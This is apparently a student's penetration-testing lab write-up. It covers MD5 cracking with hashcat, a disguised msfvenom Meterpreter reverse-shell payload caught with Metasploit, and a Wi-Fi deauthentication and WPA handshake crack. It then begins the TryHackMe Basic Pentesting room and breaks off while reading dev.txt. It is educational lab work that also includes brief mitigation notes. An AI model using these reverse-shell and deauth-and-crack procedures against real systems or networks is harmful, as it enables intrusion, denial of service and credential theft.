The Mitigation for nmap scan using network security solutions as firewall to filter traffic and IDS/IPS to detect malicious traffic and stop it. and for the brute force attack we need to use strong passwords to make it harder to predict.

also it's essentiel to use HTTPs instead of HTTP in order to to make it harder to for attackers to sniff traffic and read some leaked credentials or something secret.

Task Level: Intermediate

1) A file is encrypted using Veracrypt (A disk encryption tool). Thepassword to access the file is encrypted in a hash format and provided toyou in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

```shell
usef@Dragonstone:~/Youssef/Douzi$ hash-identifier 482c811da5d5b4bc6d497ffa98491e38
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

let's crack this md5 hash using Hashcat and with the wordlist rockyou.txt


```shell
usef@Dragonstone:~/Youssef/Douzi$ hashcat -m 0 ~/encoded.txt.txt
/usr/share/wordlists/rockyou.t hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, D
==========================================================================================
```


```
* Device #1: cpu-penryn-Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz, 1439/2943 MB (512 MB allocata

Minimum password length supported by kernel:0
Maximum password length supported by kernel:256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
```

```
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

482c811da5d5b4bc6d497ffa98491e38:password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 482c811da5d5b4bc6d497ffa98491e38
Time.Started.....: Sun Aug 25 07:36:26 2024 (1 sec)
Time.Estimated...: Sun Aug 25 07:36:27 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   391.9 kH/s (0.43ms) @ Accel:510 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2040/14344385 (0.01%)
Rejected.........: 0/2040 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> paris
Hardware.Mon.#1..: Util: 54%

Started: Sun Aug 25 07:35:43 2024
Stopped: Sun Aug 25 07:36:28 2024
```


and the password is `password123`

let's open VeraCrypt that is free open-source disk encryption software for Windows, Mac OS X and Linux.





we enter the password to decrypt the file




Then we find the decrypted file


2) An executable file of veracrypt will be provided to you. Find theaddress of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

The entry point is the address at which the execution of the program begins. This is the address of the startup routine. The startup routine is responsible for initializing and calling the rest of the program. PE Explorer is a powerful tool for analyzing and editing PE (Portable Executable) files, which are the executable files used in Windows operating systems. It is primarily used for reverse engineering, debugging, and understanding the structure and behavior of Windows executables. it's commonly used for Malware Analysis, Reverse Engineering and Software Development. After selecting the file you want to examine, PE Explorer will automatically analyze it and present a summary of the PE header information along with a detailed view of all the resources embedded within the file.


and one of the information that you will get is the entry point address



let's select VeraCrypt Setup 1.26.7



and here's the entry point address



3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

---


we will creat a reverse shell executable using msfvenom

```
usef@Dragonstone:~/Youssef/Douzi$ msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=192.168
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: backupscript.exe
```

starting a python web server to upload the file into the windows host

```
usef@Dragonstone:~/Youssef/Douzi$ python3 -m http.server8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

we can upload the executable with Invoke-WebRequest command line from PowerShell



using multi/handler module of Metasploit we can get a reverse shell after executing the script in the windows host

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.0.195
```

```
lhost => 192.168.0.195
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.195:8080
[*] Sending stage (176198 bytes) to 192.168.0.191
[*] Meterpreter session 1 opened (192.168.0.195:8080 -> 192.168.0.191:39826) at 2024-08-23 12:2

meterpreter > shell
Process 604 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

and we got a reverse shell.

4) Make a deauth attack in your own network and capture the handshake of the network connection between the device and the router and and crack the password for the wifi. To crack the password create a wordlist that can include the password of your network.

A deauthentication attack is a type of denial of service attack interfering with communication between routers and devices. It exploits IEEE 802.11 wireless networks as they have the necessary deauthentication frames. Networks use them to end connections or, in other words, disconnect users.

The issue begins when networks cannot verify the source of deauth frames. Deauthentication attacks imitate these frames and force targeted users to go offline. Since such Wi-Fi access points do not properly authenticate termination requests, it closes connections.

The device will attempt to reconnect to the network. During this process, if the network uses WPA/WPA2, it will perform a handshake between the device and the router.

This reconnection process provides an opportunity to capture the WPA handshake. This handshake contains encrypted information that can be used later to attempt password cracking.

Due to security gaps in management frames, deauth attacks are possible even with modern network security keys (like WPA2). For instance, perpetrators can capture WPA/WPA2 4-way handshake

`let's do it:`

```shell
usef@Dragonstone:~/Youssef/Douzi$ sudo airodump-ng wlan0
```

20:E8:82:C4:BB:3A -54 97 1495 57 11 130 WPA2 CCMP PSK PALACEANGAD

```shell
usef@Dragonstone:~/Youssef/Douzi$ sudo airodump-ng --bssid 20:E8:82:C4:BB:3A -c 11 -w capture
w
```

usef@Dragonstone: ~/Youssef/Douzi


File Actions Edit View Help

```
CH  1 ][ Elapsed: 3 mins ][ 2024-08-25 11:55 ][ interface wlan0 down

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

9A:3E:61:C8:FE:11  -87        2        0    0   1  130   WPA2 CCMP   PSK  JAZZTEL_4C27
98:48:27:71:76:01  -82        3        0    0   4  130   WPA2 CCMP   PSK  TP-LINK_717601
78:85:F4:3A:AB:49  -87       14        0    0  11  130   WPA2 CCMP   PSK  Orange-AB49
0C:80:63:14:36:83  -81       49        0    0  11  130   WPA2 CCMP   PSK  PALACEANGAD
C8:3A:35:00:38:D9  -86        5       10    0   9  135   WPA2 CCMP   PSK  cafe la  parisiene1
A0:9F:7A:00:A5:88  -79       49       45    0  11  130   WPA2 CCMP   PSK  dlink-A588
20:E8:82:C4:BB:3A  -56       84     1305    0  11  130   WPA2 CCMP   PSK  PALACEANGAD
F4:2D:06:7B:72:37  -78       41        0    0   5  130   WPA2 CCMP   PSK  LB_ADSL_QSAT
66:14:A4:D3:7C:0B  -35      140        0    0   6   65   WPA2 CCMP   PSK  <length:  6>
F4:2D:06:68:31:DB  -85       23        1    0   7  130   WPA2 CCMP   PSK  LB_ADSL_GXFQ
B4:1C:30:EA:09:01  -80       48       10    0   7  130   WPA2 CCMP   PSK  inwi Home 4G EA0901
28:77:77:9A:55:54  -79       37        0    0   3  130   WPA2 CCMP   PSK  Fibre_MarocTelecom_2.4G
E8:65:D4:86:99:91  -32      671    12772    0   2  130   WPA2 CCMP   PSK  Palace angad 1

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C8:3A:35:00:38:D9  2E:A2:2B:FF:9D:CC   -1    1e- 0      0        1
C8:3A:35:00:38:D9  A6:FB:B7:87:2F:17  -84    0 - 1      0       14         cafe la  parisiene1
C8:3A:35:00:38:D9  72:88:9C:2D:EB:A6  -88    0 - 1e     0      162         patente,wifi perso-2.4GHz,Wifi_Perso_2.4Ghz,Clignancourt,clignecourd,gr
A0:9F:7A:00:A5:88  D2:7F:D9:99:B1:ED   -1    1e- 0      0       22
20:E8:82:C4:BB:3A  32:F0:82:F5:A5:F2  -50   24e- 1     21      613
read failed: Network is down
```

SHELL

```
usef@Dragonstone:~$ sudo aireplay-ng --deauth 11 -a 20:E8:82:C4:BB:3A wlan0 12:03:10  Waiting for beacon frame (BSSID: 20:E8:82:C4:BB:3A) on channel 11 NB: this attack is more effective when targeting a connected wireless client (-c <client's mac>).
12:03:10  Sending DeAuth (code 7) to broadcast -- BSSID: [20:E8:82:C4:BB:3A]
12:03:11  Sending DeAuth (code 7) to broadcast -- BSSID: [20:E8:82:C4:BB:3A]
```

```
12:03:12  Sending DeAuth (code 7) to broadcast -- BSSID:
..SNIIIP
```




```shell
usef@Dragonstone:~/Youssef/Douzi$ sudo aircrack-ng capture-03.cap

Reading packets, please wait...
Opening capture-03.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 46508 packets.

   #  BSSID              ESSID                     Encryption

   1  20:E8:82:C4:BB:3A  PALACEANGAD               WPA (1 handshake)
```

let's crack it

```shell
usef@Dragonstone:~/Youssef/Douzi$ sudo aircrack-ng capture-03.cap -w wifi_passwords
```

Mitigation

usef@Dragonstone: ~/Youssef/Douzi

File Actions Edit View Help

```
Reading packets, please wait...
Opening capture-03.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 68117 packets.

1 potential targets


                 Aircrack-ng 1.7

      [00:00:00] 32/132 keys tested (909.17 k/s)

      Time left: 0 seconds                                      24.24%

                     KEY FOUND! [ 12345678 ]


      Master Key     : 25 43 CF DA 69 2C 54 2C 1D 0F 3F 48 EF 80 B2 36
                       73 6E 8F E6 8E 02 35 5C 37 AD FA 2B 78 68 77 7A

      Transient Key  : D7 65 5E 29 77 BF 19 12 DD 72 C2 39 5D 09 EB 68
                       3E 09 50 9D 01 53 F1 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : B4 54 E6 6C 75 18 7D 7D 32 F0 A0 1F AC EA 09 E3
```

and I got the password that is `12345678`
to mitigate against Deauth attack you need to: Use Strong Network Encryption, Implement Management Frame Protection, Network Monitoring and Intrusion Detection and MAC Address Filtering.

Task Level: Hard (Basic Pentesting Room)

https://tryhackme.com/r/room/basicpentestingjt

Find the services exposed by the machine

---

for this we can use nmap scan

```shell
usef@Dragonstone:~/Youssef/Douzi$ sudo nmap -sS 10.10.244.46
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 10:12 EDT
Nmap scan report for 10.10.244.46 (10.10.244.46)
Host is up (0.10s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 8.47 seconds
```

What is the name of the hidden directory on the web server(enter name without /)?

---

for this we can use ffuf

```shell
usef@Dragonstone:~/Youssef/Douzi$ ffuf -u http://10.10.244.46/FUZZ -w ~/Documents/SecLists/Disc

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
_____________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.244.46/FUZZ
 :: Wordlist         : FUZZ: /home/usef/Documents/SecLists/Discovery/Web-Content/directory-list
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
_____________________________________________________

                        [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 170ms]
development             [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 79ms]
```

the hidden directory is `develpement`

Index of /development

10.10.244.46/development/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.244.46 Port 80

let's visit this directory and see

it contains two files


the content of dev.txt

10.10.244.46/development/dev.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

```
